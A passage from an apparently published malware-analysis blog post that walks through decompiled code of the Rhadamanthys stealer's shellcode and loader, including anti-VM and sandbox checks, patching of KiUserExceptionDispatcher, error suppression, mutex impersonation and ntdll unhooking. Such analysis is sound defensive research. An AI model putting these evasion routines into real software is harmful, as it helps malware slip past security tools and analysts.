    *(_BYTE *)(i + a1) = *(_BYTE *)(i + a2);
  }
  return result;
}
```


copy function

sub_45003A will get the decrypted content and our newly allocated memory as arguments and will copy the data to it.



copied data

And finally, in the address *00450365*, we have a "*call ebx*" that will take us into this our allocated memory in the offset *5BAB*, and as we can see, it's also another shellcode.



Jump to another shellcode

Summarize the first shellcode

To summarize the entire shellcode activity, we can look at it from a code point of view


Press enter or click to view image in full size

```
result = e_get_kernel32_from_PEB_sub_450249();// Getting kernel32 address from PEB
v3 = 0;
if ( result )
{
  v9 = 0;
  e_get_API_calls_sub_45036E(result, a1 + 3, (int)v8);// API hashing + Get API calls to use
  result = ((int (__stdcall *)(int, _DWORD))v8[2])(64, a1[2]);// LocalAlloc
  v5 = result;
  if ( result )
  {
    v10 = a1[2];      // Decrypting the shellcode
    if ( v10 == e_decrypt_big_shellcode_sub_450077((int)v8, (int)a1 + *a1 - 8, a1[1], result, a1[2])
      && v10 > 0x28
      && *(_WORD *)(v5 + 6) > 0x28u )
    {                                                   // VirtualAlloc
      v6 = ((int (__stdcall *)(_DWORD, _DWORD, int, int))v8[0])(0, *(_DWORD *)(v5 + 12), 4096, 64);
      v9 = v6;
      if ( v6 )
      {
        v7 = (_DWORD *)(v5 + 40);
        e_memcpy_sub_45003A(v6, v5, *(unsigned __int16 *)(v5 + 6));// memcpy
        if ( *(_WORD *)(v5 + 4) )
        {
          do
          {
            e_memcpy_sub_45003A(v9 + v7[1], v5 + *v7, v7[2]);// memcpy
            v3 = (int (__stdcall *)(int, int))((char *)v3 + 1);
            v7 += 3;
          }
          while ( (unsigned __int16)v3 < *(_WORD *)(v5 + 4) );
        }
        v3 = (int (__stdcall *)(int, int))(v9 + *(_DWORD *)(v5 + 8));
      }
    }
    result = ((int (__stdcall *)(int))v8[3])(v5);// LocalFree
    if ( v3 )
      return v3(v9, a2);                    // Jump to the shellcode
```

Shellcode functionality

And from the following graph's point of view

Press enter or click to view image in full size



Second shellcode decryption

The second shellcode aka Rhadamanthys loader

The main objective of this shellcode is to be the actual loader of the Rhadamanthys stealer. This shellcode has multiple evasion capabilities and we will observe some of them.

Note- In a similar way to the first shellcode, some fixes are needed.

Evasion Technique: Multiple Anti-Analysis

The Rhadamanthys loader contains large anti-analysis checks stolen from the al-khaser project[7]. This project was also used in the Bumblebee malware.

Some of the checks are checking for a virtual environment

```
int e_AK_vmware_proc_sub_BBF3()
{
  int v0; // ebx
  int *v1; // esi
  int v2; // edi
  int v4[5]; // [esp+Ch] [ebp-14h] BYREF

  v0 = 0;
  v4[0] = (int)L"vmtoolsd.exe";
  v4[1] = (int)L"vmwaretray.exe";
  v4[2] = (int)L"vmwareuser.exe";
  v4[3] = (int)L"VGAuthService.exe";
  v4[4] = (int)L"vmacthlp.exe";
  v1 = v4;
  v2 = 5;
  do
  {
    if ( e_w_CreateToolHelp32Snapshot_sub_8C58(*v1) )
      ++v0;
    ++v1;
    --v2;
```

Anti-analysis checks

```
v4 = L"HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 0\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0";
var_array[0] = (int)L"Identifier";
var_array[1] = (int)L"VBOX";
var_array[2] = (int)L"HARDWARE\\Description\\System";
var_array[3] = (int)L"SystemBiosVersion";
var_array[4] = (int)L"VBOX";
var_array[5] = (int)L"HARDWARE\\Description\\System";
var_array[6] = (int)L"VideoBiosVersion";
var_array[7] = (int)L"VIRTUALBOX";
var_array[8] = (int)L"HARDWARE\\Description\\System";
var_array[9] = (int)L"SystemBiosDate";
var_array[10] = (int)L"06/23/99";
ptr_array = var_array;
v2 = 4;
do
{
  if ( e_check_in_registry_sub_AE3F(-2147483646, *(ptr_array - 1), *ptr_array, ptr_array[1]) )
```

Anti-analysis checks

Checks for specific users that could hint about a lab environment

```
var_array[0] = (int)L"CurrentUser";
var_array[1] = (int)L"Sandbox";
var_array[2] = (int)L"Emily";
var_array[3] = (int)L"HAPUBWS";
var_array[4] = (int)L"Hong Lee";
var_array[5] = (int)L"IT-ADMIN";
var_array[6] = (int)L"Johnson";
var_array[7] = (int)L"Miller";
var_array[8] = (int)L"milozs";
var_array[9] = (int)L"Peter Wilson";
var_array[10] = (int)L"timmy";
var_array[11] = (int)L"user";
var_array[12] = (int)L"sand box";
var_array[13] = (int)L"malware";
var_array[14] = (int)L"maltest";
var_array[15] = (int)L"test user";
var_array[16] = (int)L"virus";
var_array[17] = (int)L"John Doe";
result = sub_A085();
v1 = result;
if ( result )
{
  ptr_array = var_array;
  v3 = 18;
  do
  {
    if ( !ptr_lstrcmpiW(*ptr_array, v1) )
```

Anti-analysis checks

Check for security-related DLLs

```
var_array[0] = (int)L"avghookx.dll";
var_array[1] = (int)L"avghooka.dll";
var_array[2] = (int)L"snxhk.dll";
var_array[3] = (int)L"sbiedll.dll";
var_array[4] = (int)L"dbghelp.dll";
var_array[5] = (int)L"api_log.dll";
var_array[6] = (int)L"dir_watch.dll";
var_array[7] = (int)L"pstorec.dll";
var_array[8] = (int)L"vmcheck.dll";
var_array[9] = (int)L"wpespy.dll";
var_array[10] = (int)L"cmdvrt64.dll";
var_array[11] = (int)L"cmdvrt32.dll";
ptr_array = var_array;
v2 = 12;
do
{
  if ( ((int (__stdcall *)(int))ptr_GetModuleHandle)(*ptr_array) )
```

Anti-analysis checks

At this point, it will be useless to continue writing the anti-analysis capabilities, so for those who want to see all, please visit the al-khaser project GitHub page.

Evasion Technique: Manipulate Exception Handling

One of the most interesting capabilities of the Rhadamanthys loader is exception-handling manipulation.


What is Exception handling?

According to Microsoft's documentation[9]: "Structured exception handling (SEH) is a Microsoft extension to C and C++ to handle certain exceptional code situations, such as hardware faults, gracefully."

The SEH is basically a linked list that has two pointers:

1. A pointer to the next SEH record
2. A pointer to the function that contains the code to deal with the error

Examples of errors are division by 0, and excessive string length.



Microsoft allows programmers to create their own exception handlers in order to manage errors by themselves.

How the loader uses it?

First, the loader gets the address of *ZwQueryInformationProcess*, then it saves it on another variable. Eventually, we enter the function named *sub_5978*.

Press enter or click to view image in full size

```
ModuleHandleA = ptr_GetModuleHandleA("ntdll.dll");
result = (int (__stdcall *)(int))ptr_GetProcAddress(ModuleHandleA, "ZwQueryInformationProcess");
v3 = result;
if ( result )
{
  CurrentProcess_2 = ptr_GetCurrentProcess_2(34, &v5, 4);
  if ( v3(CurrentProcess_2) )
    v5 = 0;
  result = (int (__stdcall *)(int))(v5 & 0x20);// Call ZwQueryInformationProcess
  if ( (_BYTE)result != 0x20 )
  {
    ptr_ZwQueryInformationProcess_2 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))v3;
    return (int (__stdcall *)(int))e_enable_seh_on_shellcode_2_sub_5978('YL');
```

Getting ZwQueryInformationProcess

In *sub_5978*, the loader gets the address of *KiUserExceptionDispatcher* and starts to iterate on it to search for a specific location where *ZwQueryInformationProcess* is called.

Press enter or click to view image in full size

```
ModuleHandleA = ptr_GetModuleHandleA("ntdll.dll");
result = ptr_GetProcAddress(ModuleHandleA, "KiUserExceptionDispatcher");
v3 = result;
if ( result )
{
  v4 = ModuleHandleA + *(_DWORD *)(ModuleHandleA + 60);
  v9 = result + 1024;
  v7 = *(unsigned __int16 *)(v4 + 20) + v4 + 24;
  result = sub_5A1D(ModuleHandleA, v4, v7, result);
  v8 = result;
  if ( result )
  {
    while ( v3 < v9 )
    {
      result = sub_517((unsigned __int8 *)v3, (int)v6);
      if ( result == 5 && *(_BYTE *)v3 == 0xE8 )
      {
        v5 = *(_DWORD *)(v3 + 1) + v3 + 5;
        result = sub_5A1D(ModuleHandleA, v4, v7, v5);
        if ( result == v8 )
          return (int)e_hook_KiUserExceptionDispatcher_that_calls_to_ZwQueryInformationProcess_sub_5A5C(
                        ModuleHandleA,
                        v4,
                        v8,
                        v5,
                        (_BYTE *)a1);
```

Search for specific location in KiUserExceptionDispatcher

Iterating in *KiUserExceptionDispatcher*

In *sub_5A5C* the loader set the hook in the desired location of the call to *ZwQueryInformationProcess*

Press enter or click to view image in full size

```
result = (unsigned __int8 *)ptr_GetProcAddress(a1, "ZwQueryInformationProcess");
if ( result )
{
  v6 = a5;
  if ( a5 )
  {
    result = sub_5ADA(a1, a2, a3, (int)result, 0, (unsigned __int8 *)a4);
    v7 = result;
    if ( result )
    {
      if ( *result == 0xE8 )
      {
        a5 = result + 1;
        result = (unsigned __int8 *)((int (__stdcall *)(unsigned __int8 *, int, int, int *))var_VirtualProtect)(
                                      result + 1,
                                      4,
                                      64,
                                      &a1);
        if ( result )
        {
          ptr_InterlockedExchange(a5, v6 - v7 - 5);
          return (unsigned __int8 *)((int (__stdcall *)(_BYTE *, int, int, int *))var_VirtualProtect)(a5, 4, a1, &a1);
```

Patch *KiUserExceptionDispatcher*

So how the change looks like?

In the following image, we can see the call to *ZwQueryInformationProcess* that happens inside *KiUserExceptionDispatcher* from Ntdll as part of *KiUserExceptionDispatcher's* legitimate behavior.

After the change, we can see that the call was replaced to jump to a function in the loader that will perform the *ZwQueryInformationProcess* and will modify the *ProcessInformation* flag to be *6D* or *MEM_EXECUTE_OPTION_IMAGE_DISPATCH_ENABLE*.

Why does this flag matters?

This flag determines whether to allow execution outside the memory space of the loaded module. In other words, it enables exception handling to be performed on shellcode.


Press enter or click to view image in full size

KiUserExceptionDispatcher after the patch

So how the exception handling will be managed?

Without being noticed, the initial dropper has registered an SEH record in the process memory with the name *_except_handler3*. Therefore, every exception that will be triggered by the shellcode will go there and will be managed by whatever logic the author decided.

Press enter or click to view image in full size



_except_handler3

This activity is most likely done to avoid raising suspicions if errors or exceptions anomalies will trigger.


Get Eli Salem’s stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

The entire activity can be seen in the following graph

Press enter or click to view image in full size



Manipulating the SEH

Evasion Technique: Avoiding error message

After controlling the exceptions, the loader will use the API call *SetErrorMode* with *0x8003* as an argument, this argument consists of the following three:

1. *SEM_NOOPENFILEERRORBOX* - The system does not display the critical-error-handler message box. Instead, the system sends the error to the calling process.
2. *SEM_NOGPFAULTERRORBOX* — The system does not display the Windows Error Reporting dialog.
3. *SEM_FAILCRITICALERRORS* — The OpenFile function does not display a message box when it fails to find a file. Instead, the error is returned to the caller.

In other words, the loader doesn't want the system to display any error on the screen, and wants to handle them by himself.


Similar to controlling the exception handling, this is another maneuver of the loader to not raise any suspicions.

```
((void (__stdcall *)(int))ptr_setErrorMode)(0x8003);
```

setErrorMode

Evasion Technique: Creating Mutex and impersonating a legitimate

The loader continues with creating a Mutex with the name that starts with "*Global\MSCTF.Asm.{digits}*".



Creating Mutex

Note that mutexes with this name are already found in the OS and are created by *MSCTF.dll*, and more info can be found in this[10] article.

After creating the Mutex, we moved to a function named *sub_2B92* which holds the core activity and the main purpose of the loader.

Evasion Technique: Disabling hooks

In the function named *sub_8060*, we see one of the cool tricks of malware to protect themselves against user mode hooking.

It first gets a handle to *ntdll.dll* and loads it to virtual memory, then, the loader gets the handle of the real *ntdll.dll* that is already loaded.

Press enter or click to view image in full size

```
ptr_fake_ntdll = e_allocates_and_write_custom_DLL_sub_8785(0, (int)L"%Systemroot%\\system32\\ntdll.dll");
v30 = ptr_fake_ntdll;
if ( ptr_fake_ntdll )
{
  ModuleHandleA = ptr_GetModuleHandleA("ntdll.dll");// get the real Ntdll
  if ( !((_DWORD (__cdecl *)(int, int, _DWORD, _DWORD, unsigned int))sub_82D3)(
          ptr_fake_ntdll,
          ModuleHandleA - ptr_fake_ntdll,
          0,
          0,
          0xC0000001) )
```

Check for hooks

It will then copy the bytes of the *SYSCALL* of *ZwProtectVirtualMemory* into another virtual memory in order to use it without explicitly using the *ZwProtectVirtualMemory* in ntdll address space.

Then, it will get the export table of both real and fake modules and will iterate on them. They will be compared using *memcmp*, and if they will found different, the loader will change the protection of the real function of ntdll and will use *memcpy* to copy the data from the fake to the real one. In this way, the malware verifies that no hooks are set.

Press enter or click to view image in full size

```
fake_export_function = *v31 + v30;// Getting fake dll export table
real_dll_export_function = ModuleHandleA + v17;// Getting real dll export table
if ( sub_889D(ModuleHandleA, ModuleHandleA + v17) )
{
  if ( !ptr_IsBadReadPtr(fake_export_function, v37) && !ptr_IsBadReadPtr(real_dll_export_function, v37) )
  {
    e_ptr_memcmp_sub_C35C(fake_export_function, real_dll_export_function, v37);// Check if prologues are the same
    if ( v18 )
    {
      sub_8900(v30, v13, v36, v15, v16);
      if ( sub_8932() )
      {
        v28 = 4096;
        v27 = real_dll_export_function;
        if ( !e_tramp_ZwProtectVirtualMemory_sub_300(v26, (int)&v27, (int)&v28, off_40, (int)&v29) )
        {
          e_ptr_memcpy_C34A(real_dll_export_function, fake_export_function, v37);// memcpy from fake to real
          e_tramp_ZwProtectVirtualMemory_sub_300(v26, (int)&v27, (int)&v28, v29, (int)&v29);
```

Check for hooks

If we inspect it dynamically, this is a normal state when two functions are compared. We can see that the virtual address is different but the bytes are the same

Fake function

Address	Hex	ASCII
028907A3	8B FF 55 8B EC 8B 55 08 52 E8 26 00 00 00 8B 4D	.ÿU.ì.U.Rè&....M
028907B3	14 89 01 3B 45 10 0F 87 9A DE FF FF 8B 45 0C 85	...;E....Þÿÿ.E..
028907C3	C0 74 06 83 60 04 00 89 10 33 C0 5D C2 10 00 90	Àt..`....3À]Â...


Real function

Address	Hex	ASCII
775707A3	8B FF 55 8B EC 8B 55 08 52 E8 26 00 00 00 8B 4D	.ÿU.ì.U.Rè&....M
775707B3	14 89 01 3B 45 10 0F 87 9A DE FF FF 8B 45 0C 85	...;E....Þÿÿ.E..
775707C3	C0 74 06 83 60 04 00 89 10 33 C0 5D C2 10 00 90	Àt..`....3À]Â...


Check for hooks

For learning purposes, I changed the first byte of the real function to start with E9. Then, the loader took us to the *memcpy* function that copied the data from the fake to the real to correct the change I made.

Before memcpy (I changed the first byte to E9)



After memcpy (function corrected)



Disable hooks


Except for *ntdll.dll*, the loader will check the following DLLs:

1. *User32.dll*
2. *Advapi32.dll*
3. *Ole32.dll*

```
e_check_hooks_on_dlls_sub_8936(
  (int)"USER32.dll",
  (int)L"%Systemroot%\\system32\\USER32.dll",
  (int (__cdecl *)(int, int, unsigned int))sub_8932,
  0);
e_check_hooks_on_dlls_sub_8936(
  (int)"ADVAPI32.dll",
  (int)L"%Systemroot%\\system32\\ADVAPI32.dll",
  (int (__cdecl *)(int, int, unsigned int))sub_8932,
  0);
e_check_hooks_on_dlls_sub_8936(
  (int)"OLE32.dll",
  (int)L"%Systemroot%\\system32\\OLE32.dll",
  (int (__cdecl *)(int, int, unsigned int))sub_8932,
  0);
```

Check for hooks in other DLLs

The entire activity can be seen in the following graph (Was lazy so I just copy paste this from my previous blob)



Check for hooks logic

Config Decryption

The config decryption occurs in a function named *sub_3DD4*, which is a function that will do various activities that the main loader activity requires.

```
_DWORD *__cdecl e_pre_main_activity_sub_3DD4(int *a1)
{
  _BYTE *v1; // esi
  _DWORD *result; // eax
  int v2[66]; // [esp+8h] [ebp-108h] BYREF

  v1 = (_BYTE *)a1[1];
  e_decrypt_RC4_sub_28AA(v2, (int)&unk_127FC, 0x20u);
